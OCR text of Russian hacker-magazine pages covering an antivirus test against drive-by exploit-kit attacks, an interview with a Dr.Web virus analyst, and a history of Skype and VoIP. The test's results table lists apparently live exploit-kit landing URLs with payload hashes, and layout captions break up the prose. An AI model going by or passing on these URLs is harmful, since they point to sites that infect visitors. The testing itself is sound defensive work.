
```
Файловый монитор
```



▸ dvd
• На диске лежат скриншоты детектирования Drive-by атак тестируемыми антивирусами.

• Также на диске ты найдешь видеоролик, демонстрирующий, как можно с помощью отладчика OllyDbg получить файл конфигурации руткита TDL3 (TDSS, TidServ, Alureon).






Пример обфускации скрипта Phoenix exploit pack

сканер on-demand
Почтовый антивирус
Веб-антивирус
Модуль блокировки сайтов, распространяющих вредоносное ПО
Модуль анализа поведения

AVG
Файловый монитор
сканер on-demand
Почтовый антивирус
Веб-антивирус
Антифишинговый модуль

AVIRA
Файловый монитор
сканер on-demand

KAV
Файловый монитор



Зараженный сайт phpnuke.org


сканер on-demand
Почтовый антивирус
Веб-антивирус
Модуль блокировки сайтов, распространяющих вредоносное ПО
Модуль анализа поведения
Сканер уязвимостей
Создание диска восстановления системы
Устранение последствий заражения

Итак, переходим непосредственно к тестированию. Тест мы будем проводить по следующей методике:

1. Создаем тестовые стенды на базе Vmware Windows XP SP3 32-bit с браузером Internet Explorer 7.0.5730.13 (целенаправленно не обновляем систему, чтобы дать эксплойтам возможность сработать). Ставим «дырявые» наиболее распространенные уязвимые приложения — Adobe Reader 8.1.1 и JAVA jre 1.5.0.10. Таким образом, атака

РЕЗУЛЬТАТЫ

url url	exploits pack	md5	AVIRA 10.0.0.567	AVAST 5.0.507	AVG 9.0.814	AVP 9.0.0.736 (a,b)
kjtkmr6.com/kjt/index.php	Eleonore Exploits pack	c57f8af1fd65ab10849d86ce9aef155a	✓	✓	✓	✓
ykttd.com/ykt1/index.php?s=738098d667107212834d32479eed007d7	Eleonore Exploits pack	fa69e6065061a3b6703232da2bdaea5a	✗	✓	✓	✓
ndpwrgg.info/images/k.html bteldd.info/cgi-bin/class.phtml	«directs to NeoSploit NeoSploit»	2A9728B5CF7FC2067C08DC83D3527F49	✓	✓	✗	✓
portalmeslive.com ajitkkravmr.com/ld/prox/	«directs to NeoSploit NeoSploit»	4AC42220FCDB3FC6E74E1DB751258F68	✓	✓	✓	✓
repmycitys.com/i1/index.php	Phoenix exploit kit	9275294ddfe421cd065a9f2b374f6979	✗	✓	✓	✓
xgazz.biz/var/index.php	Phoenix exploit kit	c6fe1134e68465a9baaf2e4eaddc3807	✓	✓	✗	✓
tossedcabin.net/start.php	YES Exploit kit	5633FF368E1D45DC4D2021FB84FD71B5	✓	✓	✓	✓
fxeurostar.org ofruv.com/bet/index.php	directs to Phoenix Phoenix exploit kit	a4a90c515c6ac4cbbfdf511644bec3c7	✓	✓	✗	✓
bmw-pad.com/p/i.php?user=admin	Siberia Exploit Pack	e391bac860e8b97f548c5848ed6801da	✓	✗	✗	✓
d.poafirst.com/index.php	Seo Sploit pack	7A77A4BBE8FCF7A02F7C2FF33B54321A	✗	✓	✓	✓
maycoffe.com/x00x/index.php	Phoenix exploit kit	e048facbaeef0fe3eab60e44af9c40f2	✗	✗	✓	✗



AVIRA решила передохнуть :)

будет идти на три приложения — сам браузер, на Adobe Reader и JAVA.

2. Устанавливаем на стенды антивирусный софт, настройки не меняем — оставляем все как есть. Что предложит инсталлятор, то и выполняем. Мы же законопослушные граждане :). После установки обновляемся, перезагружаемся.

3. Создаем основной snapshot, где у нас будут обновленные антивирусы, готовые к тесту.

4. Далее, используем сайт malwaredomainlist.com и отслеживаем поступление свежих URL, содержащих exploit pack. Будем выбирать из всех самые свежие поступления, проверять перед тестом, что payload (тот бинарный файл, который загружается и выполняется шелкодом эксплойта, вредоносная программа) не детектируется всеми, кем можно, что он рабочий и успешно отрабатывает на тестовой системе. Также будем выбирать различные exploit pack'и из всех распространенных и используемых на текущий момент.

5. Открываем наш snapshot с установленным и обновленным антивирусом, обновляемся и открываем в браузере зараженный сайт. Наблюдаем за происходящим, отмечая возможные детекты. Если эксплойт все же запустил в системе вредоносную программу, то убеждаемся, что она установилась и прекрасно работает. Собираем созданные malware файлы-компоненты, которые не детектируются, и отправляем в вирлаб антивируса, который позволил себе такую слабость :). Как файлы будут добавлены — пытаемся обновиться и пролечить систему. Успешность/безуспешность лечения помечаем. Результаты тестирования можно увидеть в сводной таблице теста. Красным цветом выделены бинарники, которые заинсталлировались в системе, и антивирус не смог предотвратить заражение.

ТРАКТОВКА РЕЗУЛЬТАТОВ

Как видно из результатов, антивирусы Kaspersky и AVAST! показали лучший результат по блокировке заражения методом Drive-by. Лучший, но не идеальный :). Как же так? Обновленный антивирус, оказывается, не панацея от заражения вредоносным кодом через веб? Да! Именно так. Чтобы обеспечивать себе действительно высокий уровень защиты от всевозможных malware, распространяющихся через инет, следует придерживаться следующих правил:

1. Работать под ограниченной учетной записью;

2. Активировать автоматическое обновление Windows или же самостоятельно отслеживать выход заплаток, загружать их и устанавливать вовремя;

3. Проверять наличие обновлений и выхода новых версий всего софта, установленного на ПК. Наиболее важно это делать в отношении продукции компании Adobe (Acrobat Reader, Flash Player),программ JAVA, WinZip, Firefox, Opera, Foxit, RealPlayer;

4. Желательно использование антивирусного ПО с наличием Sandbox (так называемая «песочница») и модуля проверки уязвимых приложений. Или же использовать отдельный софт, который дополнит функционал антивируса;

5. Не открывать ссылки, пришедшие неизвестно от кого, и не запускать неизвестные приложения, либо известные, но загруженные с источников, в которых ты неуверен;

6. Обновлять базы сигнатур установленного антивируса.



Антивирусное ремесло



Задумавшись о непростой работе борцов с малварью, мы решили задать несколько вопросов главному вирусному аналитику компании Dr. Web Игорю Здобнову.

ЧЕМ ВЫ ЗАНИМАЛИСЬ ДО РАБОТЫ ВИРУСНЫМ АНАЛИТИКОМ?

Восемь лет назад я был студентом Санкт-Петербургского государственного университета аэрокосмического приборостроения.
В то время у меня, как и у всех студентов, были какие-то увлечения… К примеру, очень нравились шахматы, также увлекался испанским языком и учился программировать на ассемблере.

ИМЕЛИ ЛИ ВЫ ПРЕДСТАВЛЕНИЕ О ВИРУСАХ И ОПЫТ РЕВЕРСИНГА ВИРУСОВ?

Где-то в начале 1997 года мне в руки попала книжка Питера Абеля «Ассемблер и программирование для IBM PC». Вот так и началось мое знакомство с ассемблером, дизассемблером, а также дебаггером!
Когда я только начинал работать вирусным аналитиком, то уже неплохо разбирался в архитектуре таких операционных систем как DOS, Win3.1, Win9x. Естественно, я знал и о вирусах под эти платформы.

КАКОЙ СОФТ ВЫ ИСПОЛЬЗУЕТЕ В СВОЕЙ РАБОТЕ?

Не знаю, огорчу вас или обрадую — на самом деле ничего сверхъестественного мы не используем. Почти вся работа вирусного аналитика проходит в Far Manager (его представлять, думаю, не надо), а также в Hiew — это консольный hex-редактор с возможностями дизассемблера. У нас для него написаны плагины, позволяющие работать с вирусной базой.
IDA Pro + Hexrays — интерактивный дизассемблер и декомпилятор, ставший своего рода промышленным стандартом в reverse engineering.
OllyDdbg — отладчик пользовательского режима для платформы WinNT.
Естественно, мы применяем и свои разработки. Одной из них является комплекс программ «Виртуальный аналитик». В него, например, входит система распознавания неизвестных вирусов на основе анализа граф передачи управления, позволяющая находить новые модификации вредоносных программ, используя базу знаний.

КАКИЕ КОНКРЕТНЫЕ ИСТОЧНИКИ ПОЛУЧЕНИЯ ТЕЛ ВИРУСОВ ИСПОЛЬЗУЮТСЯ В ВАШЕЙ КОМПАНИИ, И КАКИЕ МЕЖДУ НИМИ ПРОПОРЦИИ?


Входящий вирусный поток состоит из сэмплов, поступивших сразу из нескольких источников. Прежде всего, из нашей службы технической поддержки, в которую обращаются наши пользователи в случае столкновения с угрозой, которая еще неизвестна Dr.Web.
Также мы получаем образцы вредоносных программ для анализа и последующего добавления в наши вирусные базы от компаний, использующих наши технологии обнаружения. В частности, как известно, ядро Dr.Web используется в корейском антивирусе Virus Chaser.
Нельзя забывать и про онлайн-сканеры, примеры которых вам наверняка известны (virustotal.com/jotti.org/virscan.org и т.д.), а также регулярный обмен сэмплами между вендорами из самых разных стран. Наконец, honeypots — так называемые системные ловушки или приманки, на которые в случае удачи и высокого фактора достоверности попадется злоумышленник. Это основные источники поступления к нам образцов вредоносных программ. Пропорции я указывать не буду — пусть это останется тайной.

ОПИШИТЕ СТАНДАРТНЫЙ РАБОЧИЙ ДЕНЬ ВИРУСНОГО АНАЛИТИКА: ТИПОВЫЕ ПРОЦЕССЫ И ДЕЙСТВИЯ, СТРУКТУРУ РАБОТЫ

Стандартный вирусный аналитик… Надо понимать, что вирусная лаборатория — это не цех по изготовлению гаек… Производимый ею продукт несколько сложнее, так что расшифровка термина «стандартный рабочий день» будет сильно зависеть от группы людей, которая отвечает за ту или иную часть конечного продукта.
Если говорить об обработке входящего потока, стандартный процесс начинается с обращения пользователя. Его заявка регистрируется в трекере запросов. Если была выбрана категория «подозрение на вирус», то присланный сэмпл (один или сразу несколько) проходит стадию предварительного автоматического анализа. Это происходит при условии, что на данном этапе система не смогла автоматически добавить объект в базу, и он уходит на так называемую «ручную обработку».
Далее решение принимается уже вирусным аналитиком. И, естественно, от него зависит очень многое. Результатом всего этого становится тот факт, что заявка пользователя закрывается, и он получает автоматический ответ на свой запрос.
Есть и то, что не зависит от работы простого вирусного аналитика. Речь, прежде всего, о системе выпуска ежедневных баз. Она отвечает за сборку, дополнение и тестирование на коллекции «чистых» файлов. В случае возникновения ложного срабатывания система исключает из базы соответствующие записи и выкладывает дополнение на мастер-зоны обновлений. Это самый «стандартный процесс» в работе вирус-лаба.

КАКОЙ ВИРУС ЗА ПОСЛЕДНЕЕ ВРЕМЯ ПОНРАВИЛСЯ И ЗАПОМНИЛСЯ БОЛЬШЕ ВСЕГО?

По нашей классификации он называется Linux.Hasher. Это файловый вирус, работающий на Linux-платформе, который заражает исполняемые файлы ELF-формата. Кроме саморепликации больше ничем и не занимается.
Интересен он, прежде всего, процедурой заражения. Вирус использует довольно хитроумный прием с секцией .hash, которая необходима загрузчику ELF для ускорения доступа к таблице символов. Linux.Hasher модифицирует заголовок таким образом, что загрузчик больше не использует быстрый доступ к символам. Это позволяет записать в секцию код размером всего 219 байт.



■■ Мария «Mifrill» Нефедова mifrill@real.xakep.ru



СОЗДАНИЕ, РАЗВИТИЕ И ПРОДАЖА КОМПАНИИ

Позвонить через интернет на обычный сотовый или городской телефон? Легко. Связаться с другим юзером в сети, установив прямой аудиовизуальный контакт? Еще легче! VoIP и софтфоны стремительно завоевывают рынки всего мира, и на острие этой «атаки» стоит программа, чье название хорошо знакомо каждому — Skype. Вот о ней-то мы и поговорим сегодня.

ДО SKYPE, ИЛИ ЭКСКУРС В ИСТОРИЮ

Еще многие фантасты XIX-XX веков предсказывали, что рано или поздно человечество изобретет этакий видеофон, благодаря которому собеседника можно будет не только слышать, но и видеть. Некоторые, особо одаренные личности (Тесла, например) заговорили об этом еще в то время, когда и обычный-то телефон был в диковинку.

На деле человечество справилось с изобретением подобной штуковины скорее раньше, чем позже. Суди сам: еще лет 15 назад трудно было помыслить о том, что совсем скоро в нашем распоряжении появятся компактные и мощные сотовые телефоны, с которых без проблем можно осуществить видео-звонок в любую точку мира (о том, что с них также можно и просто выходить в Сеть, слушать музыку, читать, смотреть кино и так далее, и говорить нечего).

Стоит отметить, что попытки изобретения видеофона как самостоятельного девайса — это тема, достойная отдельного рассказа. Например, еще в 1964 году компания AT&T умудрилась установить в Нью-Йорке, Вашингтоне и Чикаго первые будки публичных видеотелефонов. Аппараты, носившие имя Picturephone Mod I также были с помпой установлены в штаб-квартирах крупных компаний. Планировалось, что инновация будет иметь громкий успех, и дальше наступит всеобщее признание. В девайсах, кстати, использовалось 3 пары телефонных проводов: одна для передачи звука и две (с шириной полосы 1 МГц) для передачи видео в каждом направлении. Изображение обновлялось раз в 2 секунды. Для коммутации видео использовалась дополнительная АТС. Но публика не оценила всех этих стараний — звонок из Нью-Йорка в Вашингтон стоил $16 за 3 минуты, а в Чикаго — $27, что отпугнуло даже самых отъявленных гиков того времени. В итоге, будки были демонтированы уже в 1968 году.

Впрочем, мы отвлеклись. Наш сегодняшний рассказ пойдет совсем не о видео-таксофонах, а об идее передачи голоса и изображения по Сети, которая появилась едва ли не раньше изобретения самих компьютерных сетей.

Как ни парадоксально это звучит, до определенного периода времени телефонные сети и сети передачи данных существовали независимо друг от друга. Дело в том, что техника и каналы тех лет просто не справля-

ОСНОВАТЕЛИ SKYPE — НИКЛАС ЗЕННСТРЕМ (СЛЕВА) И ЯНУС ФРИИС

лись одновременно с тем и другим. Ученые бились над разрешением этой проблемы начиная с 60-х годов, но первые заметные подвижки наметились лишь в 80-е, когда была создана ISDN (Integrated Services Digital Network) — сеть, поддерживавшая службы для передачи речи, данных, видео и текста. Но то были лишь первые шаги, а настоящие результаты и фактический «день рождения» Voice over IP (VoIP) и видеоконференций пришлись уже на 90-е годы.

SKYPE 4.0




Первой ласточкой, прорвавшей плотину «сетевого молчания» стала прога Internet Phone, созданная израильтянами из компании VocalTec. Internet Phone был выпущен в начале 1995 года и, по сути, являл собой банальный IM+софтфон, с помощью которого можно было голосом позвонить на другие ПК. Но то, что кажется банальным сейчас, тогда вызывало эмоции типа «omigod, it's magic!!11». И это невзирая на то, что работало сие чудо в полудуплексном режиме, то есть в одностороннем порядке, как при разговоре по рации (что неудивительно — идею программы основатели VocalTec почерпнули во время службы в армии, глядя на пакетное голосовое радио).

Ни вышесказанное, ни тот факт, что качество связи обычно оставляло желать лучшего, не смогли встать на пути у прогресса — за несколько недель Internet Phone скачали тысячи человек и тут же принялись им активно пользоваться. Это-то и послужило отмашкой — стало очевидно, что интерес



CU-SEEME В РАБОТЕ



1967 ГОД, ОДИН ИЗ ПЕРВЫХ ОПЫТОВ ВИДЕОКОНФЕРЕНЦИ

публики велик, а перспективы интернет-телефонии огромны. Рынок тут же наводнили всевозможные клоны израильской программы, а к концу 1995 года в продаже и вовсе появилась софтина DigiPhone, которая позволяла слушать и говорить одновременно.
В стане софта для передачи видео по Сети дела тем временем тоже обстояли неплохо. В начале все тех же 90-х годов умельцы из Корнельского университета написали программу CU-SeeMe, изначально предназначавшуюся для Mac'ов, а затем вышедшую и под Windows. Кстати, именно с помощью CU-SeeMe в 1994 году во время полета челнока Endeavor NASA передавало на Землю его изображение.
Интерес к технологии VoIP, то есть к передаче речевого сигнала через интернет или другие IP-сети, нарастал быстро, и уже в 1996 году назрели вопросы стандартизации и приятия нормативов. International Telecommunication Union — международная организация, определяющая рекомендации в области телекоммуникаций и радио, а также регулирующая вопросы международного использования радиочастот, приняла рекомендации по стандарту H.323, который основывался на почти 50 других стандартах. Таким образом, был принят первый норматив для мультимедийной коммуникации при помощи пакетно-ориентированных сетей, не гарантирующих качества обслуживания. Одновременно с этим открытое международное сообщество проектировщиков, ученых, сетевых операторов и провайдеров Internet Engineering Task Force (IETF), которое занимается развитием протоколов и архитектуры интернета, разработало протокол Realtime Transport Protocol (RTP), нашедший применение в H.323.
Дальнейшее развитие VoIP проистекало следующим образом:

- 1996 год также был отмечен заключением соглашения между VocalTec и гигантом Dialogic. Целью их совместного проекта было создание первого специализированного телефонного шлюза для IP-телефонии, получившего название VocalTec Telephone Gateway (VTG).
- 1997 год подарил миру возможность звонить не только с ПК на ПК, но и с ПК на телефон и наоборот, а также с телефона на телефон.
- 1999 год ознаменовался первой спецификацией открытого стандарта SIP (Session Initiation Protocols), разработкой которого с 1996 года занималась ребята из IETF, и о котором речь пойдет ниже. У H.323 появился конкурент, который, как покажет время, очень быстро расправится со своим предшественником.

Вот так незаметно дело и подошло к новому тысячелетию, а значит и к созданию Skype.

SKYPE

Skype принадлежит перу европейских прогеров, а именно — эстонцам Ахти Хейнла (Ahti Heinla), Прийту Кейсалу (Priit Kasesalu) и Яну Таллинну (Jaan Tallinn). Эти имена, возможно, кого-то удивят, ведь в последние годы создателями Skype чаще называют совсем других людей — датчанина Януса Фрииса (Janus Friis) и шведа Никласа Зеннстрема (Niklas Zennstrom). Штука в том, что верно и первое и второе. Не исключено, что имена трех эстонских разработчиков, не только вызвали удивление, но и показались некоторым читателям смутно знакомыми. Если показались, спешим обрадовать — у тебя отличная память. Дело в том, что в начале 2000-х эти парни занимались разработкой незабвенной файлообменной P2P-сети KaZaA, благодаря которой и снискали известность. Работа над Skype, которую господа IT-журналисты несправедливо ставят в заслугу Фриису и Зеннстрему, соответственно, была уже после.
«Кто же такие Зеннстрем и Фриис?» — спросишь ты. Конечно, они тоже появились в этой истории неслучайно — эта парочка имела самое непосредственное отношение к разработке и развитию обоих проектов (как KaZaA, так и Skype), и некоторые их «подвиги» буквально затмили остальную команду. Тем не менее, называть их «создателями Skype» — сильное преувеличение, так как в первую очередь эти двое — бизнесмены и инвесторы, но никак не разработчики. Подробнее о Фриисе, Зеннстреме и их роли в Skype мы расскажем отдельно чуть ниже, а пока давай вернемся к самой программе.
Активная работа над Skype была начата в 2002 году после солидных инвестиций со стороны Draper Investment Company, и в свет софтина вышла довольно быстро: доменные имена Skype.com и Skype.net были зарегистрированы в апреле, а первый бета-релиз программы публика увидела уже в августе 2003 года. Кстати, рендомный интересный факт — во время разработки



SKYPE В IPHONE



ОБЫКНОВЕННЫЙ VOIP ТЕЛЕФОН. ВИДЕОЗВОНКИ ПРИНИМАТЬ ТОЖЕ ОБУЧЕН

прога носила имя Skyper (сокращение от «Sky peer-to-peer»), и только ближе к завершению работ была переименована в Skype, потому что доменное имя Skyper уже было занято.

Итак, что же отличало Skype от множества других аналогичных программ, коих в то время было выпустили чуть больше, чем до фига? В отличие от другого софта, предназначенного для IP-телефонии, Skype использовал и по сей день использует для работы P2P-архитектуру, что совсем не удивительно, если вспомнить послужной список его создателей. По сути, это и есть одно из его основных достоинств: весь голосовой трафик идет через узлы сети, которыми являются сами пользователи

PICTUREPHONE II ОТ КОМПАНИИ AT&T



(и чем больше пользователей используют систему, тем лучше она работает). Skype умеет и маршрутизировать звонки через компьютеры других пользователей, что позволяет юзерам, находящимся за NAT или брандмауэром соединяться друг с другом (создавая повышенную нагрузку на каналы остальных пользователей).

К моменту выхода Skype на рынок IP-телефонии практически весь этот рынок был занят софтом и железом, работающим на основе стандарта SIP, о котором пришло время рассказать подробнее.

В отличие от засекреченного протокола Skype, SIP полностью открыт для разработчиков, хорошо продуман и прост для аппаратной реализации. За образец для SIP был взят протокол HTTP-сообщения SIP, как и запросы HTTP, передаются через интернет в текстовом виде, причем их форматы частично совпадают. Это заметно упрощает разработку и отладку программ, поддерживающих SIP, и, вполне вероятно, способствовало росту его популярности.

Так же как и Skype, SIP не имеет централизованного сервера — серверов много; по сути, обзавестись таковым может каждый желающий, и все они взаимодействуют друг с другом. В задачи протокола входит только установка и согласование связи, при этом совсем не обязательно, чтобы эта связь была голосовой — это может быть любой другой поток данных (видео, мультимедиа, интерактивный сервис). SIP ориентирован на работу в локальных сетях и на хороших интернет-каналах.

Skype является полной противоположностью SIP, хотя некоторые данные и указывают на то, что в основе Skype-протокола лежит именно модифицированный SIP. Как бы то ни было, различий более чем достаточно: Skype — протокол закрытый, и в силу своей P2P-структуры использует принудительное шифрование (данные шифруются при помощи AES-256, для передачи ключа которого, в свою очередь, используется 1024-битный ключ RSA. Открытые ключи пользователей сертифицируются центральным сервером Skype при входе в систему с использованием 1536- или 2048-битных сертификатов RSA), и он куда лучше SIP приспособлен к экстремальным условиям. Фраза «я его в дверь, а он в окно» наиболее точно отражает схему поведения Skype — закрой ему обычный диапазон портов UDP-протокола, и он переключится на свободные TCP-порты, а если прижмет совсем, Skype всегда готов использовать HTTP-прокси. Некоторые эксперты утверждают, что единственный способ полностью заблокировать Skype — анализировать содержание всех пакетов, которые Skype, не забываем, шифрует. Более простые методы программа обходит. Все перечисленное уже многие годы серьезно напрягает спецслужбы почти всех стран мира — как же так, что-то невозможно





ОСНОВАТЕЛИ SKYPE НЕ ЛЮБЯТ ПОВЫШЕННОГО ВНИМАНИЯ И ПРЯЧУТСЯ ЗА ТЕМНЫМИ ОЧКАМИ



НА НАСТРОЙКУ SKYPE ЕДВА ЛИ УЙДЕТ МНОГО ВРЕМЕНИ

перехватить и расшифровать, это же определенно непорядок! Впрочем, Швейцария, Австралия, Австрия, Германия и Россия уже намекали, что решения для прослушивания Skype у них в арсенале все же имеются.
Критикуют Skype и многие эксперты в области безопасности, и даже хакеры. Еще в 2007 году в сотом номере][Крис Касперски посвятил этому вопросу развернутую статью, озаглавленную «Skype: скрытая угроза». В статье Крис пишет следующее: «Skype — это черный ящик с многоуровневой системой шифрования, напичканный антиотладочными приемами исполняемого файла, считывающий с компьютера конфиденциальную информацию и передающий ее в Сеть по закрытому протоколу. Последний обходит брандмауэры и сурово маскирует свой трафик, препятствуя его блокированию. Все это превращает Skype в идеального переносчика вирусов, червей и дронов, создающих свои собственные распределенные сети внутри Skype-сети».
Но покорить широкую аудиторию Skype удалось не за счет шифрования и изворотливости, но за счет двух очень важных вещей: простоты и отличного качеству звука.
Начиная с самой первой версии, вышедшей осенью 2003 года, Skype поддерживал 10 языков и имел максимально простой интерфейс, в отличие от других IM, изначально заточенный именно под голосовую связь. Сыграло свою роль и то, что вся процедура установки программы и регистрации нового пользователя была в разы проще, чем у конкурентов. Что до кодеков, Skype использует SVOPC (16 кГц), AMR-WB (16 кГц), G.729 (8 кГц) и G.711 (ранее использовались также ILBC и ISAC), что при достаточной скорости соединения (30-60 Кбит/с) позволяет получить звук, сопоставимый по качеству с обычной телефонной связью.
Сразу взяв с места в карьер в 2003 году, Skype ни на минуту не останавливался в развитии. С каждой новой версией появлялось все больше новых функций и «удобств». Перечислять все эти автоответчики, онлайновые номера, конференции, сервисы для отправки SMS и так далее не имеет смысла, так как статья все же называется не «услуги Skype для чайников» :). Вместо этого хочется отметить другое — компания уверенно развивалась, невзирая даже на то, что в 2005 году Фриис и Зеннстрем продали свое детище, уже снискавшее огромную популярность (74,7 млн. аккаунтов и в среднем 10,8 млн. пользователей в сети), компании eBay за кругленькую сумму в несколько миллиардов мертвых президентов. О том, что на развитии Skype это отразилось не худшим образом, ясно говорят цифры и факты:

- На сегодня в Skype начитывается уже более 560 млн. аккаунтов;
- Существуют версии Skype практически для всех известных человечеству платформ, включая мобильные;
- Компания представляет весь спектр VoIP-услуг;
- Skype выпускает и продает различные гаджеты от гарнитур и веб-камер до полноценных Skype-фонов — телефонов, умеющих работать как с обычной телефонной сетью, так и со Skype.

МЫ ДЕЛИЛИ АПЕЛЬСИН, ИЛИ ПАТЕНТНЫЙ ТРОЛЛИНГ

